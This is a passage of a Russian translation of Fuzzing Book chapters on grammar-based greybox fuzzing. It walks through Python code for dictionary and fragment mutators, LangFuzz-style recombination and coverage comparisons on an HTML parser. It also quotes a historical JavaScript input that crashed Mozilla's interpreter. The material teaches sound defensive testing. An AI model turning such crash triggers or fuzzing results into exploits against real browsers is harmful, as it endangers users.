- *ограничениями*, проверяющими созданные строки на соответствие сложным условиям;
- *исправлениями*, изменяющими созданные строки — например, контрольные суммы или идентификаторы.

Что дальше

Теперь в нашем распоряжении мощные грамматики, применимые в разных областях:

- В главе о фаззинге API мы создадим сложные структуры данных для тестирования, сочетая грамматики и функции-генераторы средствами `GeneratorGrammarFuzzer`.

- В главе о фаззинге пользовательских интерфейсов `GeneratorGrammarFuzzer` будет создавать сложные входные данные интерфейса.

Дополнительные сведения

При фаззинге API функции-генераторы используются очень часто. В главе о фаззинге API мы покажем, как объединять их с грамматиками для ещё более разнообразного порождения тестов.

Сочетать функции-генераторы с грамматиками особенно удобно благодаря тому, что грамматики определяются и используются целиком в среде Python. Авторам неизвестны другие системы фаззинга по грамматике с похожими возможностями.

Упражнения

Упражнение 1. Обработка деревьев

До сих пор функции `pre` и `post` принимали и возвращали строки. Однако иногда полезно работать непосредственно с *деревьями вывода* — например, чтобы получить и проверить дочерний элемент.

Расширьте `GeneratorGrammarFuzzer` функциями предварительной и последующей обработки, которые могут принимать и возвращать деревья вывода:

1. Разрешите функции возвращать дерево вывода (кортеж) или список деревьев. Они должны заменять поддеревья так же, как сейчас это делают строки.
2. Добавьте атрибут `post_tree`, принимающий функцию наподобие `post`, но передающий ей деревья вывода в качестве аргументов.

Решение. На данный момент оставлено читателю.

Упражнение 2. Атрибутные грамматики

Создайте механизм, позволяющий прикреплять произвольные *атрибуты* к отдельным элементам дерева вывода. Функции раскрытия должны уметь назначать атрибуты символам — например, возвращая `opts()` — и получать эти атрибуты при последующих вызовах. Пример:

```
ATTR_GRAMMAR = {
    "<clause>": [("<xml-open>Text<xml-close>", opts(post=lambda x1, x2: [None, x1.name]))],
    "<xml-open>": [("<<tag>>", opts(post=lambda tag: opts(name=...)))],
    "<xml-close>": ["</<tag>>"]
}
```

Решение. На данный момент оставлено читателю.

Фаззинг серого ящика с грамматиками

В этой главе мы представим важные расширения методов синтаксического фаззинга. Все они используют *синтаксические* части *существующих входных данных*.

1. Мы покажем, как применять при фаззинге *словари* фрагментов входа. Словарь встраивается в мутатор, который добавляет его элементы — обычно ключевые слова и другие важные конструкции — в популяцию.
2. Мы объединим [синтаксический анализ](#) и [фаззинг по грамматике](#). Это позволяет изменять существующие входы, сохраняя синтаксическую корректность, и повторно использовать их фрагменты при создании новых данных. Такое сочетание анализа и порождения языковых конструкций оказалось очень успешным на практике: фаззер JavaScript *LangFuzz* нашёл этим способом более 2600 ошибок в интерпретаторах JavaScript.
3. В предыдущих главах грамматики применялись как чёрный ящик: входы создавались без учёта тестируемой программы. Здесь мы введём мутационный *фаззинг серого ящика с грамматиками*. Обратная связь от тестируемой программы будет направлять порождение к определённым целям. Как и при [лексическом фаззинге серого ящика](#), основной сигнал — покрытие, позволяющее вести тестирование к ещё не охваченным участкам кода. Эта часть вдохновлена фаззером *AFLSmart*, объединяющим синтаксический анализ и мутационный фаззинг.

Для главы понадобятся понятия из главы о фаззинге серого ящика без грамматик и умение проводить фаззинг по грамматике.

Краткое содержание

Чтобы использовать код главы, импортируйте нужное определение:

```
from fuzzingbook.GreyboxGrammarFuzzer import <identifier>
```

Глава представляет продвинутые методы языкового фаззинга серого ящика, созданные под влиянием *LangFuzz* и *AFLSmart*.

Фаззинг со словарями

Вместо случайного изменения строк DictMutator умеет вставлять токены из словаря и тем самым повышать эффективность фаззера. Словарь передаётся как список строк; мутатор выбирает случайные элементы и вставляет их наряду с обычными операциями — удалением или добавлением отдельных байтов.

```
dict_mutator = DictMutator(["<a>", "</a>", "<a/>", "'a'"])
seeds = ["<html><head><title>Hello</title></head><body>World<br/></body></html>"]
for i in range(10):
    print(dict_mutator.mutate(seeds[0]))

<html><head><title>Hello</title></head><body>World<br/></body></html>
<html><head><title>Hello</title></head><body>World<br/></body></html>
<html><head><title>Hello</title></head><body>World<br/></body></html>
<html><head><title>Hello</title></head><body>World<br/><a/></body></html>
<html><head><title>Hello</title></head><body>World<br+></body></html>
<html><head><title>Hello</title></head><body>World<br/></body></html>
<html><head><title>Hello</title></head><body>World<br='a' /></body></html>
<html><head><title>Hello</title></head><body>Worlmd<br/></body></html>
<html><head><title>Hello</title></head><body>Wyorl<br/></body></html>
<html><head><title>Hello</a>/title></head><body>World<br/></body></html>
```

DictMutator можно передать GreyboxFuzzer:

```
runner = FunctionCoverageRunner(my_parser)
dict_fuzzer = GreyboxFuzzer(seeds, dict_mutator, PowerSchedule())
dict_fuzzer_outcome = dict_fuzzer.runs(runner, trials=5)
```

Сводная SVG-схема, указанная в оригинальном блокноте, отсутствует среди локальных файлов книги.

Фаззинг с фрагментами входа

Класс LangFuzzer, вдохновлённый эффективным фаззером *LangFuzz*, повторно комбинирует фрагменты существующих входов с учётом языка. В его основе лежит FragmentMutator, получающий синтаксический анализатор:

```
parser = EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS)
mutator = FragmentMutator(parser)
```

Сам фаззер инициализируется набором начальных входов, этим мутатором и энергетическим расписанием:

```
seeds = ["<html><head><title>Hello</title></head><body>World<br/></body></html>"]
schedule = PowerSchedule()
lang_fuzzer = LangFuzzer(seeds, mutator, schedule)
for i in range(10):
    print(lang_fuzzer.fuzz())

<html><head><title>Hello</title></head><body>World<br/></body></html>
<html><head><title>Hello</title></head>World<br/></body></html>
<html>World<body>World<br/></body></html>
<html><title>Hello</title></head><title>World<br/></body></html>
<html><head><title><head>World</head></title></head>World<br/></body></html>
<html><body>World<br/></body><body>World<br/></body></html>
<html><body>WorldHello</body>
<html><head><title>Hello</title></head><body><head><head>World</head></title></head><body>World<br/></body><br/></body></html>
<html><head><title></title></head><body>World<br/></body></html>
<html><head><title>Hello</title></head><body><head><title><head>World</head></title></head><body>World<br/></body><br/><br/></body></html>
```

Служебные трассировки тайм-аута среды Jupyter исключены из вывода. Сводная SVG-схема из оригинала отсутствует в локальной копии.

Фаззинг с областями входа

GreyboxGrammarFuzzer использует два мутатора:

- *мутатор дерева* — объект RegionMutator, который разбирает строки, находит в них области для перестановки или удаления;
- *байтовый мутатор*, выполняющий изменения на уровне битов и символов.

```
tree_mutator = RegionMutator(parser)
byte_mutator = Mutator()
```

Можно использовать обычное расписание PowerSchedule. Более сложное AFLSmartSchedule назначает больше энергии начальным входам с более высокой степенью корректности:

```
schedule = AFLSmartSchedule(parser)
```

Конструктор GreyboxGrammarFuzzer получает набор начальных входов, два мутатора и расписание:

```
aflsmart_fuzzer = GreyboxGrammarFuzzer(seeds, byte_mutator, tree_mutator, schedule)
```

Поскольку фаззер использует покрытие кода, обычно его объединяют с FunctionCoverageRunner:

```
runner = FunctionCoverageRunner(my_parser)
aflsmart_outcome = aflsmart_fuzzer.runs(runner, trials=5)
```

Сводная SVG-схема из оригинала отсутствует в локальной копии.

Основные понятия

Вспомним несколько основных составляющих мутационного фаззинга:

- **Начальный вход.** Вход, из которого фаззер последовательно мутаций создаёт новые данные.
- **Мутатор.** Реализует операции, каждая из которых слегка изменяет вход.
- **Энергетическое расписание.** Назначает начальному входу *энергию*. Входы с большей энергией мутируются чаще.
- **AdvancedMutationFuzzer.** Мутационный фаззер чёрного ящика создаёт данные, изменяя начальную популяцию.
- **GreyboxFuzzer.** Фаззер серого ящика динамически добавляет в популяцию входы, увеличившие покрытие.
- **FunctionCoverageRunner.** Собирает сведения о покрытии при выполнении заданной функции Python.

Рассмотрим эти понятия на практике.

```
import bookutils.setup
from typing import List, Set, Dict, Sequence, cast

from Fuzzer import Fuzzer
from GreyboxFuzzer import Mutator, Seed, PowerSchedule
from GreyboxFuzzer import AdvancedMutationFuzzer, GreyboxFuzzer
from MutationFuzzer import FunctionCoverageRunner
```

Следующая команда применяет мутацию к строке Hello World:

```
Mutator().mutate("Hello World")

'Lello World'
```

Стандартное энергетическое расписание равномерно распределяет энергию между всеми начальными входами. Выберем элемент из популяции из трёх входов 10 000 раз. Счётчик hits показывает, что каждый выбирается примерно в трети случаев:

```
population = [Seed("A"), Seed("B"), Seed("C")]
schedule = PowerSchedule()
hits = {
    "A": 0,
    "B": 0,
    "C": 0
}

for i in range(10000):
    seed = schedule.choose(population)
    hits[seed.data] += 1

hits

{'A': 3387, 'B': 3255, 'C': 3358}
```

Для примера импортируем анализатор HTML из Python и создадим функцию-обёртку, передающую каждый вход новому объекту анализатора:


```

from html.parser import HTMLParser

def my_parser(inp: str) -> None:
    parser = HTMLParser()
    parser.feed(inp)

```

Конструктор `FunctionCoverageRunner` принимает выполняемую функцию Python. Метод `run()` передаёт ей вход и собирает покрытие этого выполнения. `coverage()` возвращает множество пар (имя функции, номер строки) для выполненных операторов.

```

runner = FunctionCoverageRunner(my_parser)
runner.run("Hello World")
cov = runner.coverage()

list(cov)[:5] # Показать пять операторов HTMLParser

[('my_parser', 3),
 ('goahead', 163),
 ('updatepos', 47),
 ('goahead', 245),
 ('reset', 100)]

```

Фаззер серого ящика принимает популяцию, мутатор и энергетическое расписание. Создадим 5000 входов, начав с «пустого» корпуса:

```

import time
import random

n = 5000
seed_input = " " # пустой начальный вход
runner = FunctionCoverageRunner(my_parser)
fuzzer = GreyboxFuzzer([seed_input], Mutator(), PowerSchedule())

start = time.time()
fuzzer.runs(runner, trials=n)
end = time.time()

"It took the fuzzer %0.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took the fuzzer 0.98 seconds to generate and execute 5000 inputs.'

"During this fuzzing campaign, we covered %d statements." % len(runner.coverage())

'During this fuzzing campaign, we covered 79 statements.'

```

Фаззинг со словарями

При фаззинге анализатора HTML полезно сообщить мутационному фаззеру важные ключевые слова входного языка — теги и другие конструкции HTML. Общая идея состоит в словаре заранее подготовленных полезных фрагментов, которые могут целиком вставляться при мутации.

На следующей анимации вставляемые из словаря ключевые слова выделены красным:

```
<html><header><title>Hello</title></header>
<body>World<br/></body></html>
```

```
<a> <a/>
</a> ='a'
```

Расширим мутатор, чтобы он учитывал ключевые слова словаря:

```
class DictMutator(Mutator):
    """Изменяет строки с помощью ключевых слов из словаря"""

    def __init__(self, dictionary: List[str]) -> None:
        """dictionary – список используемых ключевых слов"""
        super().__init__()
        self.dictionary = dictionary
        self.mutators.append(self.insert_from_dictionary)

    def insert_from_dictionary(self, s: str) -> str:
        """Возвращает s со вставленным ключевым словом из словаря"""
        pos = random.randint(0, len(s))
        random_keyword = random.choice(self.dictionary)
        return s[:pos] + random_keyword + s[pos:]
```

Добавим несколько тегов и атрибутов HTML и проверим, увеличится ли покрытие с DictMutator:

```
runner = FunctionCoverageRunner(my_parser)
dict_mutator = DictMutator(["<a>", "</a>", "<a/>", "='a'"])
dict_fuzzer = GreyboxFuzzer([seed_input], dict_mutator, PowerSchedule())

start = time.time()
dict_fuzzer.runs(runner, trials=n)
end = time.time()

"It took the fuzzer %0.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took the fuzzer 2.78 seconds to generate and execute 5000 inputs.'
```

Это явно дольше. По нашему опыту, более долгое выполнение означает, что покрыто больше кода:

```
"During this fuzzing campaign, we covered %d statements." % len(runner.coverage())

'During this fuzzing campaign, we covered 108 statements.'
```

Сравним изменение покрытия двух фаззеров во времени:

```
from Coverage import population_coverage
import matplotlib.pyplot as plt

_, dict_cov = population_coverage(dict_fuzzer.inputs, my_parser)
_, fuzz_cov = population_coverage(fuzzer.inputs, my_parser)
line_dict, = plt.plot(dict_cov, label="With Dictionary")
line_fuzz, = plt.plot(fuzz_cov, label="Without Dictionary")
plt.legend(handles=[line_dict, line_fuzz])
plt.xlim(0, n)
plt.title('Coverage over time')
plt.xlabel('# of inputs')
plt.ylabel('lines covered');
```

График показывает рост покрытия по числу входов: вариант со словарём быстро обгоняет обычный мутатор. В оригинальном блокноте график хранится как встроенный машинно созданный PNG,

поэтому здесь сохранены его код и смысл, но не дублируется двоичный вывод.

Итог. Одно лишь сообщение фаззеру важных ключевых слов уже помогает быстро получить большое покрытие.

Попробуйте. Добавьте в словарь другие ключевые слова HTML и проверьте, увеличится ли разница покрытия при том же бюджете в 5000 тестовых входов.


Дополнительное чтение. Автор AFL Михал Залевский написал полезные статьи о [создании грамматики со словарём в руках](#) и [порождении JPEG буквально из воздуха](#).

Фаззинг с фрагментами входа


Словари помогают добавлять важные ключевые слова, но не сохраняют структурную целостность созданных входов. Для этого фаззер должен учитывать *структуру входа*, которую можно описать грамматикой. Первый подход состоит из трёх шагов:

1. Разобрать начальные входы.
2. Разделить их на фрагменты.
3. Создать новые файлы, повторно собрав фрагменты по правилам грамматики.

Сочетание синтаксического анализа и фаззинга очень эффективно. Например, можно менять местами существующие подструктуры:



Можно также заменять существующие подструктуры новыми, созданными по грамматике:



Все операции выполняются над деревьями вывода, которые в любой момент можно получить из строк или преобразовать обратно в строки.

Разбор и рекомбинация JavaScript, или как заработать 50 000 долларов за четыре недели

В статье «Fuzzing with Code Fragments» Холлер, Херциг и Целлер применяют эти шаги к фаззингу интерпретатора JavaScript. С помощью грамматики JavaScript они:

1. разбирают корректные входы JavaScript в синтаксические деревья;
2. разделяют их на фрагменты-поддеревья;
3. снова объединяют фрагменты в корректные программы JavaScript;
4. передают программы интерпретатору JavaScript для выполнения.

Как обычно при фаззинге, цель — вызвать аварийное завершение интерпретатора. Вот пример кода, созданного LangFuzz и вызвавшего сбой интерпретатора JavaScript Mozilla:

```
var haystack = "foo";
var re_text = "^foo";
haystack += "x";
re_text += "(x)";
var re = new RegExp(re_text);
re.test(haystack);
RegExp.input = Number();
print(RegExp.$1);
```

На основе сбоя интерпретатора часто можно построить *эксплойт*, который не просто завершает программу, а выполняет код под контролем атакующего. Поэтому подобные сбои являются серьёзными уязвимостями, за сообщения о которых выплачивают вознаграждения.

За первые четыре недели работы *LangFuzz* Кристиан Холлер, первый автор статьи, получил более 50 000 долларов вознаграждений. К настоящему времени LangFuzz нашёл более 2600 ошибок в движках JavaScript браузеров Mozilla Firefox, Google Chrome и Microsoft Edge. Если вы пользуетесь одним из них — например, на телефоне Android, — сочетание синтаксического анализа и фаззинга внесло заметный вклад в безопасность вашего браузера.

Речь идёт о тех же Холлере и Целлере, которые являются соавторами этой книги. Если вы задавались вопросом, почему фаззингу по грамматике посвящено несколько глав, причина именно в столь успешном практическом опыте.

Разбор и рекомбинация HTML

В книге мы пока продолжим работать с HTML. Чтобы создавать корректные входы для HTMLParser, определим простую грамматику, поддерживающую теги HTML с атрибутами. Контекстно-свободная грамматика не требует совпадения открывающих и закрывающих тегов. Однако такие контекстно-зависимые свойства могут сохраняться в извлечённых фрагментах и, следовательно, в новых входах.

```
import string
from Grammars import is_valid_grammar, srange, Grammar

XML_TOKENS: Set[str] = {"<id>", "<text>"}

XML_GRAMMAR: Grammar = {
    "<start>": ["<xml-tree>"],
    "<xml-tree>": ["<text>",
                  "<xml-open-tag><xml-tree><xml-close-tag>",
                  "<xml-open-close-tag>",
                  "<xml-tree><xml-tree>"],
    "<xml-open-tag>": ["<<id>", "<<id> <xml-attribute>"],
```

```

"<xml-openclose-tag>": ["<<id>/>", "<<id> <xml-attribute>/>"],
"<xml-close-tag>":      ["</<id>>"],
"<xml-attribute>":      ["<id>=<id>", "<xml-attribute> <xml-attribute>"],
"<id>":                  ["<letter>", "<id><letter>"],
"<text>":                ["<text><letter_space>", "<letter_space>"],
"<letter>":              srange(string.ascii_letters + string.digits +
                                "\"" + "'" + "."),
"<letter_space>":        srange(string.ascii_letters + string.digits +
                                "\"" + "'" + " " + "\t"),
}

assert is_valid_grammar(XML_GRAMMAR)

```

Чтобы преобразовать вход в дерево вывода, воспользуемся анализатором Эрли:

```

from Parser import EarleyParser, Parser
from GrammarFuzzer import display_tree, DerivationTree
from IPython.display import display

parser = EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS)
for tree in parser.parse("<html>Text</html>"):
    display(display_tree(tree))

```

Дерево разбора представляет структуру входа по заданной грамматике: <start> раскрывается в <xml-tree>, а тот — в открывающий тег <html>, текст Text и закрывающий тег </html>. Оригинальный блокнот содержит машинно созданную SVG-диаграмму этого дерева; здесь сохранены код построения и описываемая структура, но не встроенная разметка Graphviz.

Построение пула фрагментов

Теперь реализуем первый мутатор, учитывающий структуру входа. Словарь fragments представляет изначально пустой пул: для каждого символа грамматики в нём есть ключ с пустым списком значений.

```

class FragmentMutator(Mutator):
    """Изменяет входы, используя фрагменты из пула"""

    def __init__(self, parser: EarleyParser) -> None:
        """Создать пустой пул фрагментов и сохранить анализатор"""
        self.parser = parser
        self.fragments: Dict[str, List[DerivationTree]] = \
            {k: [] for k in self.parser.cgrammar}
        super().__init__()

```

FragmentMutator рекурсивно добавляет фрагменты. *Фрагмент* — это поддереву синтаксического дерева, состоящее из символа текущего узла и дочерних узлов, то есть вложенных фрагментов. Можно исключить фрагменты, начинающиеся с токенов, терминалов или символов, отсутствующих в грамматике.

```

from Parser import terminals

class FragmentMutator(FragmentMutator):
    def add_fragment(self, fragment: DerivationTree) -> None:
        """Рекурсивно добавить фрагменты в пул"""
        (symbol, children) = fragment
        if not self.is_excluded(symbol):
            self.fragments[symbol].append(fragment)
            assert children is not None
            for subfragment in children:
                self.add_fragment(subfragment)

    def is_excluded(self, symbol: str) -> bool:
        """Вернуть True, если фрагмент с этим символом
        и все его потомки могут быть исключены"""
        return (symbol not in self.parser.grammar() or

```

```

symbol in self.parser.tokens or
symbol in terminals(self.parser.grammar()))

```

Разбор может занимать много времени, особенно при высокой неоднозначности. Чтобы сохранить скорость мутационного фаззинга, ограничим его 200 миллисекундами.

`add_to_fragment_pool()` разбирает начальный вход не дольше этого времени и добавляет все найденные фрагменты. При успехе `seed.has_structure` становится `True`, иначе — `False`.

```

from Timeout import Timeout

class SeedWithStructure(Seed):
    """Начальный вход с информацией о структуре"""

    def __init__(self, data: str) -> None:
        super().__init__(data)
        self.has_structure = False
        self.structure: DerivationTree = ("<empty>", [])

class FragmentMutator(FragmentMutator):
    def add_to_fragment_pool(self, seed: SeedWithStructure) -> None:
        """Добавить в пул все фрагменты начального входа"""
        try: # на разбор отводится не более 200 мс
            with Timeout(0.2):
                seed.structure = next(self.parser.parse(seed.data))
                self.add_fragment(seed.structure)
                seed.has_structure = True
        except (SyntaxError, TimeoutError):
            seed.has_structure = False

```

Посмотрим, как пул заполняется для простого HTML-входа:

```

from GrammarFuzzer import tree_to_string

valid_seed = SeedWithStructure(
    "<html><head><title>Hello</title></head><body>World<br/></body></html>")
fragment_mutator = FragmentMutator(EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS))
fragment_mutator.add_to_fragment_pool(valid_seed)

for key in fragment_mutator.fragments:
    print(key)
    for f in fragment_mutator.fragments[key]:
        print("|-%s" % tree_to_string(f))

<start>
|-<html><head><title>Hello</title></head><body>World<br/></body></html>
<xml-tree>
|-<html><head><title>Hello</title></head><body>World<br/></body></html>
|-<head><title>Hello</title></head><body>World<br/></body>
|-<head><title>Hello</title></head>
|-<title>Hello</title>
|-Hello
|-<body>World<br/></body>
|-World<br/>
|-World
|-<br/>
<xml-open-tag>
|-<html>
|-<head>
|-<title>
|-<body>
<xml-openclose-tag>
|-<br/>
<xml-close-tag>
|-</title>
|-</head>
|-</body>
|-</html>
<xml-attribute>
<id>
<text>

```

```
<letter>
<letter_space>
```

Для многих символов собрано несколько фрагментов: разные открывающие и закрывающие теги, а также интересные поддеревья с корнем `<xml-tree>`.

Итог. Для каждого интересующего символа грамматики `FragmentMutator` хранит набор фрагментов, извлечённых после разбора изменяемых входов.

Мутация на основе фрагментов

Фрагменты из пула позволяют создавать новые входы. Каждый мутируемый начальный вход разбирается на части и запоминается, то есть эта операция выполняется только при первом обращении.

```
class FragmentMutator(FragmentMutator):
    def __init__(self, parser: EarleyParser) -> None:
        """Инициализировать мутаторы"""
        super().__init__(parser)
        self.seen_seeds: List[SeedWithStructure] = []

    def mutate(self, seed: SeedWithStructure) -> SeedWithStructure:
        """Структурная мутация с запоминанием начальных входов"""
        if seed not in self.seen_seeds:
            self.seen_seeds.append(seed)
            self.add_to_fragment_pool(seed)

        return super().mutate(seed)
```

Первый структурный оператор `swap_fragments()` выбирает случайный фрагмент начального входа и заменяет его случайным фрагментом из пула. Оба должны начинаться с одного символа. Например, закрывающий тег HTML можно заменить другим закрывающим тегом из пула.

Чтобы выбрать случайный фрагмент, мутатор считает все фрагменты `n_count`, расположенные под корнем со стартовым символом.

```
class FragmentMutator(FragmentMutator):
    def count_nodes(self, fragment: DerivationTree) -> int:
        """Вернуть число узлов во фрагменте"""
        symbol, children = fragment
        if self.is_excluded(symbol):
            return 0

        assert children is not None
        return 1 + sum(map(self.count_nodes, children))
```

Чтобы заменить выбранный фрагмент, номер которого хранится в поле `self.to_swap`, рекурсивно обойдём синтаксическое дерево начального входа:

```
class FragmentMutator(FragmentMutator):
    def recursive_swap(self, fragment: DerivationTree) -> DerivationTree:
        """Рекурсивно найти заменяемый фрагмент"""
        symbol, children = fragment
        if self.is_excluded(symbol):
            return symbol, children

        self.to_swap -= 1
        if self.to_swap == 0:
            return random.choice(list(self.fragments[symbol]))

        assert children is not None
        return symbol, list(map(self.recursive_swap, children))
```

Структурный мутатор выбирает случайное число от 2 — стартовый символ исключается — до общего количества фрагментов. Рекурсивная замена создаёт новую структуру, которая

сериализуется в строку и возвращается как новый начальный вход.

```
class FragmentMutator(FragmentMutator):
    def __init__(self, parser: EarleyParser) -> None: # type: ignore
        super().__init__(parser)
        self.mutators = [self.swap_fragment] # type: ignore

    def swap_fragment(self, seed: SeedWithStructure) -> SeedWithStructure:
        """Заменить случайный фрагмент другим с тем же символом"""
        if seed.has_structure: # type: ignore
            n_nodes = self.count_nodes(seed.structure)
            self.to_swap = random.randint(2, n_nodes)
            new_structure = self.recursive_swap(seed.structure)

            new_seed = SeedWithStructure(tree_to_string(new_structure))
            new_seed.has_structure = True
            new_seed.structure = new_structure
            return new_seed

        return seed

valid_seed = SeedWithStructure(
    "<html><head><title>Hello</title></head><body>World<br/></body></html>")
lf_mutator = FragmentMutator(parser)
print(valid_seed)
lf_mutator.mutate(valid_seed)

<html><head><title>Hello</title></head><body>World<br/></body></html>
<title><head><title>Hello</title></head><body>World<br/></body></html>
```

Один фрагмент заменён другим. Аналогичным рекурсивным обходом можно *удалить* случайный фрагмент:

```
class FragmentMutator(FragmentMutator):
    def recursive_delete(self, fragment: DerivationTree) -> DerivationTree:
        """Рекурсивно найти удаляемый фрагмент"""
        symbol, children = fragment
        if self.is_excluded(symbol):
            return symbol, children

        self.to_delete -= 1
        if self.to_delete == 0:
            return symbol, []

        assert children is not None
        return symbol, list(map(self.recursive_delete, children))
```

Добавим соответствующую структурную операцию:

```
class FragmentMutator(FragmentMutator):
    def __init__(self, parser): # type: ignore
        super().__init__(parser)
        self.mutators.append(self.delete_fragment)

    def delete_fragment(self, seed: SeedWithStructure) -> SeedWithStructure:
        """Удалить случайный фрагмент"""
        if seed.has_structure:
            n_nodes = self.count_nodes(seed.structure)
            self.to_delete = random.randint(2, n_nodes)
            new_structure = self.recursive_delete(seed.structure)

            new_seed = SeedWithStructure(tree_to_string(new_structure))
            new_seed.has_structure = True
            new_seed.structure = new_structure
            # Не возвращать пустой начальный вход
            if not new_seed.data:
                return seed
            else:
                return new_seed

        return seed
```


Итог. Теперь есть все составляющие фаззинга с учётом структуры. Мутатор разбирает начальные входы на фрагменты и добавляет их в пул, заменяет случайные фрагменты фрагментами того же типа и удаляет случайные фрагменты. Это сохраняет высокую степень корректности создаваемых входов относительно грамматики.

Попробуйте. Добавьте другие структурные операции. Как оператор добавления может определить позицию, в которой разрешено вставить фрагмент, начинающийся с определённого символа?

Фаззинг на основе фрагментов

Теперь определим фаззер, учитывающий структуру входа, по образцу LangFuzz. Изменим мутационный фаззер чёрного ящика так, чтобы он последовательно применял до четырёх структурных мутаций:

```
class LangFuzzer(AdvancedMutationFuzzer):
    """Фаззер чёрного ящика, изменяющий фрагменты входа;
    приблизительно основан на LangFuzz."""

    def create_candidate(self) -> Seed: # type: ignore
        """Вернуть вход, созданный мутацией элемента популяции"""
        candidate = self.schedule.choose(self.population)
        trials = random.randint(1, 4)
        for i in range(trials):
            candidate = self.mutator.mutate(candidate)

        return candidate
```

Испытаем первый фаззер с учётом структуры, пока осторожно ограничившись $n = 300$.

```
n = 300
runner = FunctionCoverageRunner(my_parser)
mutator = FragmentMutator(EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS))
schedule = PowerSchedule()

lang_fuzzer = LangFuzzer([valid_seed.data], mutator, schedule)

start = time.time()
lang_fuzzer.runs(runner, trials=n)
end = time.time()

"It took LangFuzzer %0.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took LangFuzzer 94.94 seconds to generate and execute 300 inputs.'
```

Служебные трассировки тайм-аутов Jupyter из вывода исключены. Структурная мутация оказалась очень медленной даже при ограничении разбора в 200 мс. Для сравнения, один фаззер чёрного ящика способен создавать около 10 000 входов в секунду:

```
runner = FunctionCoverageRunner(my_parser)
mutator = Mutator()
schedule = PowerSchedule()

blackFuzzer = AdvancedMutationFuzzer([valid_seed.data], mutator, schedule)

start = time.time()
blackFuzzer.runs(runner, trials=n)
end = time.time()

"It took a blackbox fuzzer %0.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took a blackbox fuzzer 0.10 seconds to generate and execute 300 inputs.'
```

Фаззер чёрного ящика действительно заканчивает почти мгновенно.

Попробуйте. Эти накладные расходы можно уменьшить с помощью [отложенного синтаксического анализа](#). Вместо разбора в начале кампании, когда байтовый мутатор быстро продвигается сам, структурные мутации включаются позднее, когда они становятся полезнее.

```
blackbox_coverage = len(runner.coverage())
"During this fuzzing campaign, the blackbox fuzzer covered %d statements." % blackbox_coverage

'During this fuzzing campaign, the blackbox fuzzer covered 94 statements.'
```

Для последующих сравнений создадим функцию статистики. `population_coverage()` принимает входы и функцию Python, выполняет все входы и возвращает пару (`all_coverage`, `cumulative_coverage`): множество всех покрытых операторов и изменение числа покрытых операторов по мере выполнения входов.

```
from Coverage import population_coverage

def print_stats(fuzzer, parser: Parser) -> None:
    coverage, _ = population_coverage(fuzzer.inputs, my_parser)

    has_structure = 0
    for seed in fuzzer.inputs:
        # Повторно использовать сохранённые сведения
        if hasattr(seed, "has_structure"):
            if seed.has_structure:
                has_structure += 1
        else:
            if isinstance(seed, str):
                seed = Seed(seed)
            try:
                with Timeout(0.2):
                    next(parser.parse(seed.data)) # type: ignore
                has_structure += 1
            except (SyntaxError, TimeoutError):
                pass

    print("From the %d generated inputs, %d (%0.2f%%) can be parsed.\n"
          "In total, %d statements are covered." % (
            len(fuzzer.inputs),
            has_structure,
            100 * has_structure / len(fuzzer.inputs),
            len(coverage)))
```

Для LangFuzzer измерим долю разбираемых входов и покрытие:

```
print_stats(lang_fuzzer, EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS))

From the 300 generated inputs, 172 (57.33%) can be parsed.
In total, 93 statements are covered.
```

А теперь сравним с чисто байтовым мутационным фаззером:

```
print_stats(blackFuzzer, EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS))

From the 300 generated inputs, 34 (11.33%) can be parsed.
In total, 167 statements are covered.
```

Служебная трассировка тайм-аута исключена.

Итог. Фаззер чёрного ящика на уровне фрагментов LangFuzzer создаёт больше корректных входов, но достигает меньшего покрытия кода, чем байтовый фаззер. Значит, входы, отклоняющиеся от грамматики, тоже ценны.

Интеграция с фаззингом серого ящика

Объединим фаззинг фрагментов в стиле LangFuzz с байтовым фаззингом серого ящика в стиле AFL. Обратная связь по покрытию может ускорить его рост.

Фаззер серого ящика добавляет в популяцию все входы, увеличившие покрытие. Вход создаётся в два этапа: последовательно применяется до четырёх структурных и до 32 байтовых мутаций.

```
class GreyboxGrammarFuzzer(GreyboxFuzzer):
